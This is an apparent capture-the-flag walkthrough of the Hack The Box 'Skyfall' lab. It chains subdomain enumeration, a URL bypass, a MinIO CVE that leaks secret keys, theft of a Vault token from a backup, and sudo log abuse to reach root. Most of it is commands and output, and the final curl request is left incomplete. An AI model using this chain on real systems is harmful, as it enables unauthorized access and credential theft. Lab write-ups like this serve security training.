Skyfall Htb

Start with nmap scan

```
$ nmap -sC -sV -A 10.10.11.254 > nmap
```


```
┌──(eva㉿eva)-[~/skyfall]
└─$ cat nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 17:01 EDT
Nmap scan report for 10.10.11.254
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:70:f7:12:47:07:3a:88:8e:27:e9:cb:44:5d:10:fb (ECDSA)
|_  256 74:48:33:07:b7:88:9d:32:0e:3b:ec:16:aa:b4:c8:fe (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Skyfall - Introducing Sky Storage!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.15 seconds
```

Be sure and add the hostname and ip to /etc/hosts, so we can visit the site

```
$ echo 10.10.11.254 skyfall.htb | sudo tee -a /etc/hosts && cat /etc/hosts
```

Upon examining the web page on port 80, we don’t find much. Its time to hunt for additional domain names, if any




```
$ gobuster vhost -u http://skyfall.htb/ -w ../wordlists/dns/dns.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://skyfall.htb/
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       ../wordlists/dns/dns.txt
[+] User Agent:     gobuster/3.6
[+] Timeout:        10s
[+] Append Domain:  false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: demo.skyfall.htb Status: 302 [Size: 218] [http://demo.skyfall.htb/login]
```


Be sure and add the newly found domain to /etc/hosts, as we did with the previous one

```
$ echo 10.10.11.254 demo.skyfall.htb | sudo tee -a /etc/hosts && cat /etc/host

127.0.0.1       localhost

10.10.11.254 skyfall.htb
10.10.11.254 demo.skyfall.htb
```


Upon visiting the new domain, we are greeted with a login page




By using the default credentials listed here, we gain access to the web portal

It seems to function as some sort of cloud storage application. Exploring around, we see that we are forbidden to access MinIO Metrics

A simple bypass of %0A in the url will negate this, and we can view the page



At the bottom of the page, there is reference to another subdomain




Add this to /etc/hosts

$ echo 10.10.11.254 prd23-s3-backend.skyfall.htb | sudo tee -a /etc/hosts && cat /etc/hosts

10.10.11.254 skyfall.htb
10.10.11.254 demo.skyfall.htb
10.10.11.254 prd23-s3-backend.skyfall.htb

Visiting the back-end domain



Not much here. However, researching a cve exploit for MinIO, we find CVE-2023-28432

A proof of concept shows that a POST request can be used to dump sensitive data from the server. By executing this correctly, we find the MINIO_SECRET_KEY and MINIO_SECRET_PASSWORD

Using these in conjunction with a downloaded mc binary, we can add an alias location to the server and download the contents of the cloud storage database

```
$ ./mc alias set myminio http://prd23-s3-backend.skyfall.htb/ 5GrE1B2YGGyZzNHZaIww GkpjkmiVmpFuL2d3oRx0
Added `myminio` successfully.

$ ./mc ls --recursive --versions myminio
[2023-11-07 23:59:15 EST]     0B askyy/
[2023-11-08 00:35:28 EST]  48KiB STANDARD bba1fcc2-331d-41d4-845b-0887152f19ec v1 PUT askyy/Welcome.pdf
[2023-11-09 16:37:25 EST] 2.5KiB STANDARD 25835695-5e73-4c13-82f7-30fd2da2cf61 v3 PUT askyy/home_backup.tar.gz
[2023-11-09 16:37:09 EST] 2.6KiB STANDARD 2b75346d-2a47-4203-ab09-3c9f878466b8 v2 PUT askyy/home_backup.tar.gz
[2023-11-09 16:36:30 EST] 1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1 PUT askyy/home_backup.tar.gz
[2023-11-07 23:58:56 EST]     0B btanner/
[2023-11-08 00:35:36 EST]  48KiB STANDARD null v1 PUT btanner/Welcome.pdf
[2023-11-07 23:58:33 EST]     0B emoneypenny/
[2023-11-08 00:35:56 EST]  48KiB STANDARD null v1 PUT emoneypenny/Welcome.pdf
[2023-11-07 23:58:22 EST]     0B gmallory/
[2023-11-08 00:36:02 EST]  48KiB STANDARD null v1 PUT gmallory/Welcome.pdf
[2023-11-07 19:08:01 EST]     0B guest/
[2023-11-07 19:08:05 EST]  48KiB STANDARD null v1 PUT guest/Welcome.pdf
[2023-11-07 23:59:05 EST]     0B jbond/
[2023-11-08 00:35:45 EST]  48KiB STANDARD null v1 PUT jbond/Welcome.pdf
[2023-11-07 23:58:10 EST]     0B omansfield/
[2023-11-08 00:36:09 EST]  48KiB STANDARD null v1 PUT omansfield/Welcome.pdf
[2023-11-07 23:58:45 EST]     0B rsilva/
[2023-11-08 00:35:51 EST]  48KiB STANDARD null v1 PUT rsilva/Welcome.pdf
```

Here we have the home_backup directory of user askyy


Download backup.tar.gz

```
$ ./mc cp --vid 2b75346d-2a47-4203-ab09-3c9f878466b8 myminio/askyy/home_backup.tar.gz
./home_backup.tar.gz
...d.skyfall.htb/askyy/home_backup.tar.gz: 2.64 KiB / 2.64 KiB
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
━━━━━━━━━━━━━━━━━━━━━━━━ 4.16 KiB/s 0s
┌──(eva㉿eva)-[~/skyfall]
└─$ ls
home_backup.tar.gz
```

Unzip

```
$ tar -xvf home_backup.tar.gz
./
./.profile
./.bashrc
./.ssh/
./.ssh/authorized_keys
./.sudo_as_admin_successful
./.bash_history
./.bash_logout
./.cache/
./.cache/motd.legal-displayed
```

Inside the .bashrc file, we find an API token, and another subdomain



We can add the subdomain to our /etc/hosts file

```
$ echo 10.10.11.254 prd23-vault-internal.skyfall.htb | sudo tee -a /etc/hosts && cat /etc/hosts

127.0.0.1       localhost

10.10.11.254 skyfall.htb
10.10.11.254 demo.skyfall.htb
10.10.11.254 prd23-s3-backend.skyfall.htb
10.10.11.254 prd23-vault-internal.skyfall.htb
```

In order to exploit the vault server, we must first download the binary

```
$ wget https://releases.hashicorp.com/vault/1.15.5/vault_1.15.5_linux_amd64.zip
--2024-04-17 00:18:25--  https://releases.hashicorp.com/vault/1.15.5/vault_1.15.5_linux_amd64.zip
Resolving releases.hashicorp.com (releases.hashicorp.com)... 2600:9000:24d3:5a00:5:e2b6:b380:93a1,
2600:9000:24d3:1800:5:e2b6:b380:93a1, 2600:9000:24d3:9e00:5:e2b6:b380:93a1, ...
Connecting to releases.hashicorp.com (releases.hashicorp.com)|
2600:9000:24d3:5a00:5:e2b6:b380:93a1|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 133051661 (127M) [application/zip]
Saving to: ‘vault_1.15.5_linux_amd64.zip’

vault_1.15.5_linux_amd64.zip                        100%
[=================================================================================
=============================================================>] 126.89M
27.4MB/s    in 5.2s

2024-04-17 00:18:30 (24.3 MB/s) - ‘vault_1.15.5_linux_amd64.zip’ saved [133051661/133051661]


┌──(eva㉿eva)-[~/skyfall]
└─$ ls
home_backup.tar.gz  mc   vault_1.15.5_linux_amd64.zip
```

Unzip

```
$ unzip vault_1.15.5_linux_amd64.zip
Archive:  vault_1.15.5_linux_amd64.zip
  inflating: vault

┌──(eva㉿eva)-[~/skyfall]
└─$ ls
home_backup.tar.gz  mc  nmap  req1  req2  req.txt  vault  vault_1.15.5_linux_amd64.zip
```

Export the vault token and server address

```
$ export VAULT_API_ADDR="http://prd23-vault-internal.skyfall.htb"

┌──(eva㉿eva)-[~/skyfall]
└─$ export VAULT_TOKEN="hvs.CAESIJlU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE"

┌──(eva㉿eva)-[~/skyfall]
└─$ export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb"
```

Login

```
$ ./vault login
Token (will be hidden):
WARNING! The VAULT_TOKEN environment variable is set! The value of this
variable will take precedence; if this is unwanted please unset VAULT_TOKEN or
update its value accordingly.

Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
again. Future Vault requests will automatically use this token.

Key                  Value
---                  -----
token                hvs.CAESIJlU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE
token_accessor       rByv1coOBC9ITZpzqbDtTUm8
token_duration       434176h33m45s
token_renewable      true
token_policies       ["default" "developers"]
identity_policies    []
policies             ["default" "developers"]

$ ./vault token capabilities ssh/roles
list

$ ./vault list ssh/roles
Keys
----
admin_otp_key_role
dev_otp_key_role
```

We can then access ssh, and user flag is ours for the taking

```
$ ./vault ssh -role dev_otp_key_role -mode OTP -strict-host-key-checking=no askyy@10.10.11.254
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 2137722a-0d31-e343-b038-90a506b0a07b
(askyy@10.10.11.254) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
askyy@skyfall:~$ sudo -l
Matching Defaults entries for askyy on skyfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin, use_pty

User askyy may run the following commands on skyfall:
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal ^-c /etc/vault-unseal.yaml -[vhd]+$
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml
```

Remove the old debug.log file, and add a new one

```
askyy@skyfall:~$ rm debug.log
rm: remove write-protected regular file 'debug.log'? yes
askyy@skyfall:~$ touch debug.log
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
```

The master token can be found inside the log file

We can then use that too ssh in as root, after exporting the master token and domain address

```
askyy@skyfall:~$ export VAULT_API_ADDR="http://prd23-vault-internal.skyfall.htb"
askyy@skyfall:~$ export VAULT_TOKEN="hvs.I0ewVsmaKU1SwVZAKR3T0mmG"
askyy@skyfall:~$ export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb"
```

Then finally, a curl POST request to uncover the root ssh key

```
$ curl \
--header "X-Vault-Token: $VAULT_TOKEN" \
--request POST \
--data '{"ip":"10.10.11.254", "username":"root"}' \
```

Once you have the OTP, you can then log in via ssh as root

And there she is! Happy hacking :)